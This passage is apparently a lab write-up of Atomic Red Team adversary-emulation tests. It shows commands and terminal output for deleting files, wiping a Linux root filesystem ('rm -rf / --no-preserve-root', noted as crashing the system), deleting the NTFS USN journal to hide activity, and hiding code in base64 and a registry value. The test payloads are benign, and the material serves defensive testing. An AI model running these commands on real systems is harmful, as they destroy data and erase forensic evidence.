
```
rm -rf #{folder_to_delete}
```



▼ Atomic Test #3 - Overwrite and delete a file with shred

- Use the shred command to overwrite the temporary file and then delete it


```
shred -u #{file_to_shred}
```



▼ Atomic Test #4 - Delete a single file - Windows cmd

- Delete a single file from the temporary directory using cmd.exe.


```
del /f #{file_to_delete}
```



▼ Atomic Test #5 - Delete an entire folder - Windows cmd

- Recursively delete a folder in the temporary directory using cmd.exe.

```
rmdir /s /q #{folder_to_delete}
```



The screenshot displays a Windows File Explorer window on the left, showing the path `C:\Users\hacker1\AppData\Local\Temp`. The file list includes folders like `Low` and `vmware-hacker1`, and files such as `AdobeARM.log`, `ArmUI.ini`, `chrome_installer.log`, `wct7CE2.tmp`, and `wmsetup.log`. On the right, a Windows Command Prompt window is open, showing the following commands and output:

```
C:\Windows\system32\cmd.exe
C:\Users\hacker1\AppData\Local\Temp>dir
Volume in drive C has no label.
Volume Serial Number is 3A22-CB3A

Directory of C:\Users\hacker1\AppData\Local\Temp

06/27/2020 05:27 PM <DIR>      .
06/27/2020 05:27 PM <DIR>      ..
06/30/2020 11:46 AM             232 AdobeARM.log
06/30/2020 11:46 AM          257,928 ArmUI.ini
06/27/2020 05:19 PM             1,714 chrome_installer.log
06/27/2020 05:19 PM <DIR>      Low
06/27/2020 05:20 PM <DIR>      vmware-hacker1
06/27/2020 05:21 PM              0 wct7CE2.tmp
06/27/2020 05:19 PM             685 wmsetup.log
06/27/2020 05:28 PM <DIR>      you_can't_delete_me
                    5 File(s)      260,559 bytes
                    5 Dir(s)  42,807,771,136 bytes free

C:\Users\hacker1\AppData\Local\Temp>rmdir /s /q "you_can't_delete_me"
C:\Users\hacker1\AppData\Local\Temp>
```

▼ Atomic Test #6 - Delete a single file - Windows PowerShell

- Delete a single file from the temporary directory using Powershell.

```
Remove-Item -path #{file_to_delete}
```

```

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\hacker1> cd .\AppData\Local\Temp\
PS C:\Users\hacker1\AppData\Local\Temp> ls

Directory: C:\Users\hacker1\AppData\Local\Temp

Mode                LastWriteTime         Length Name
----                -
d-----            6/27/2020   5:19 PM          Low
d-----            6/27/2020   5:20 PM      vmware-hacker1
-a----            6/30/2020  11:46 AM          232 AdobeARM.log
-a----            6/30/2020  11:46 AM     257928 ArmUI.ini
-a----            6/27/2020   5:19 PM       1714 chrome_installer.log
-a----            6/27/2020   5:31 PM           0 delete_me_powershell.txt
-a----            6/27/2020   5:21 PM           0 wct/CE2.tmp
-a----            6/27/2020   5:19 PM        685 wmsetup.log

PS C:\Users\hacker1\AppData\Local\Temp> Remove-Item -path .\delete_me_powershell.txt
PS C:\Users\hacker1\AppData\Local\Temp> dir

Directory: C:\Users\hacker1\AppData\Local\Temp

Mode                LastWriteTime         Length Name
----                -
d-----            6/27/2020   5:19 PM          Low
d-----            6/27/2020   5:20 PM      vmware-hacker1
-a----            6/30/2020  11:46 AM          232 AdobeARM.log
-a----            6/30/2020  11:46 AM     257928 ArmUI.ini
-a----            6/27/2020   5:19 PM       1714 chrome_installer.log
-a----            6/27/2020   5:21 PM           0 wct7CE2.tmp
-a----            6/27/2020   5:19 PM        685 wmsetup.log

PS C:\Users\hacker1\AppData\Local\Temp>

```

▼ Atomic Test #7 - Delete an entire folder - Windows PowerShell

- Recursively delete a folder in the temporary directory using Powershell.

```
Remove-Item -Path #{{folder_to_delete}} -Recurse
```

```

Windows PowerShell
PS C:\Users\hacker1\AppData\Local\Temp> ls

Directory: C:\Users\hacker1\AppData\Local\Temp

Mode                LastWriteTime         Length Name
----                -
d-----            6/27/2020  5:19 PM             Low
d-----            6/27/2020  5:20 PM          vmware-hacker1
d-----            6/27/2020  5:38 PM          you-shall-not-pass
-a----            6/30/2020 11:46 AM             232 AdobeARM.log
-a----            6/30/2020 11:46 AM        257928 ArmUI.ini
-a----            6/27/2020  5:19 PM             1714 chrome_installer.log
-a----            6/27/2020  5:21 PM              0 wct7CE2.tmp
-a----            6/27/2020  5:19 PM             685 wmsetup.log

PS C:\Users\hacker1\AppData\Local\Temp> Remove-Item -path .\you-shall-not-pass -Recurse
PS C:\Users\hacker1\AppData\Local\Temp> ls

Directory: C:\Users\hacker1\AppData\Local\Temp


Mode                LastWriteTime         Length Name
----                -
d-----            6/27/2020  5:19 PM             Low
d-----            6/27/2020  5:20 PM          vmware-hacker1
-a----            6/30/2020 12:24 PM             1743 AdobeARM.log
-a----            6/30/2020 11:46 AM        257928 ArmUI.ini
-a----            6/27/2020  5:19 PM             1714 chrome_installer.log
-a----            6/27/2020  5:21 PM              0 wct7CE2.tmp
-a----            6/27/2020  5:19 PM             685 wmsetup.log

PS C:\Users\hacker1\AppData\Local\Temp>

```

▼ Atomic Test #8 - Delete Filesystem - Linux

- This test deletes the entire root filesystem of a Linux system.




```

antix@antix1:/tmp
$ rm -rf / --no-preserve-root > /dev/null 2> /dev/null
antix@antix1:/tmp
$

```

Executed successfully



System just crashed

T1551 - Indicator Removal on Host

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1551/T1551.md>
 - Adversaries may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
- ▼ Atomic Test #1 - FSUtil
- The USN Journal (Update Sequence Number Journal), or Change Journal, is a feature of the Windows NT file system (NTFS) which maintains a record of changes made to the volume.
 - The USN change journal provides a persistent log of all changes made to files on the volume, one for each volume on the computer.

```
fsutil usn deletejournal /D C:
```

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>fsutil usn deletejournal /D C:

C:\Windows\system32>
```


T1027 - Obfuscated Files or Information

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1027/T1027.md>
- Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit.

▼ Atomic Test #1 - Decode base64 Data into Script

- Creates a base64-encoded data file and decodes it into an executable shell script
- Upon successful execution, sh will execute `art.sh`, which is a base64 encoded command, that stdout's echo Hello from the Atomic Red Team.

```
sh -c "echo ZWNobyBIZWxsbyBmcm9tIHRoZSBBdG9taWMgUmVkaFRlYW0= > /tmp/encoded.dat"
cat /tmp/encoded.dat | base64 -d > /tmp/art.sh
chmod +x /tmp/art.sh
/tmp/art.sh
```



```

[hacker@parrot]~/tmp
└─$ sh -c "echo ZWNobyBIZWxsbyBmcm9tIHRoZSBBdG9taWMgUmVkaFRlYW0= > /tmp/encoded.dat"
[hacker@parrot]~/tmp
└─$ cat /tmp/encoded.dat | base64 -d > /tmp/art.sh
[hacker@parrot]~/tmp
└─$ chmod +x /tmp/art.sh
[hacker@parrot]~/tmp
└─$ ls
art.sh
encoded.dat
ssh-LqEao3bsivV5
systemd-private-5512fc1765494c46b88c074241c37121-apache2.service-ehDGqg
systemd-private-5512fc1765494c46b88c074241c37121-haveged.service-K6p2Xi
systemd-private-5512fc1765494c46b88c074241c37121-ModemManager.service-9SGLTi
systemd-private-5512fc1765494c46b88c074241c37121-redis.server.service-VrgWxi
[hacker@parrot]~/tmp
└─$ /tmp/art.sh
Hello from the Atomic Red Team
[hacker@parrot]~/tmp
└─$

```

▼ Atomic Test #2 - Execute base64-encoded PowerShell

- Creates base64-encoded PowerShell code and executes it. This is used by numerous adversaries and malicious tools.
- Upon successful execution, powershell will execute an encoded command and stdout default is "Write-Host "Hey, Atomic!"

```
$OriginalCommand = 'Write-Host "Hey, Batch6!'"
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($OriginalCommand)
$EncodedCommand = [Convert]::ToBase64String($Bytes)
$EncodedCommand
powershell.exe -EncodedCommand $EncodedCommand
```

```

Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help

Execute base64-encoded PowerShell.ps1 X
1 $OriginalCommand = 'write-host "Hey, Batch6!'"
2 $Bytes = [System.Text.Encoding]::Unicode.GetBytes($OriginalCommand)
3 $EncodedCommand =[Convert]::ToBase64String($Bytes)
4 $EncodedCommand
5 powershell.exe -EncodedCommand $EncodedCommand

PS C:\Users\hacker1> C:\Users\hacker1\Documents\Execute base64-encoded PowerShell.ps1
VwByAGkAdABIAc0ASABvAHMAdAAgACIASABIAHkALAAgAEIAYQB0AGMAaAA2ACEAIgA=
Hey, Batch6!
Hey, Batch6!

PS C:\Users\hacker1>

```

▼ Atomic Test #3 - Execute base64-encoded PowerShell from Windows Registry


- Stores base64-encoded PowerShell code in the Windows Registry and deobfuscates it for execution. This is used by numerous adversaries and malicious tools.
- Upon successful execution, powershell will execute encoded command and read/write from the registry.

```

$OriginalCommand = 'write-host "Hey, Batch6!'"
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($OriginalCommand)
$EncodedCommand =[Convert]::ToBase64String($Bytes)
$EncodedCommand

Set-ItemProperty -Force -Path HKCU:Software\Microsoft\Windows\CurrentVersion -Name Debug -Value $EncodedCommand
powershell.exe -Command "IEX ([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String((gp HKCU:Software\Microsoft\Windows

```




The screenshot displays two windows. The top window is the Registry Editor, showing the path `Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion`. A table lists registry values: `(Default)` (REG_SZ, (value not set)) and `Debug` (REG_SZ, `VwByAGkAdABIAc0ASABvAHMAdAAgACIASABIAHkALAAgAEIAYQB0AGMAaAA2ACEAIgA=`). Red arrows point to the path and the `Debug` value. The bottom window is the Windows PowerShell ISE, showing a script that writes the `Debug` registry value and then executes it. The terminal output shows the command being executed and the output `Hey, Batch6!`. Red arrows point to the script and the output.

▼ Atomic Test #4 - Execution from Compressed File

- Mimic execution of compressed executable. When successfully executed, calculator.exe will open.


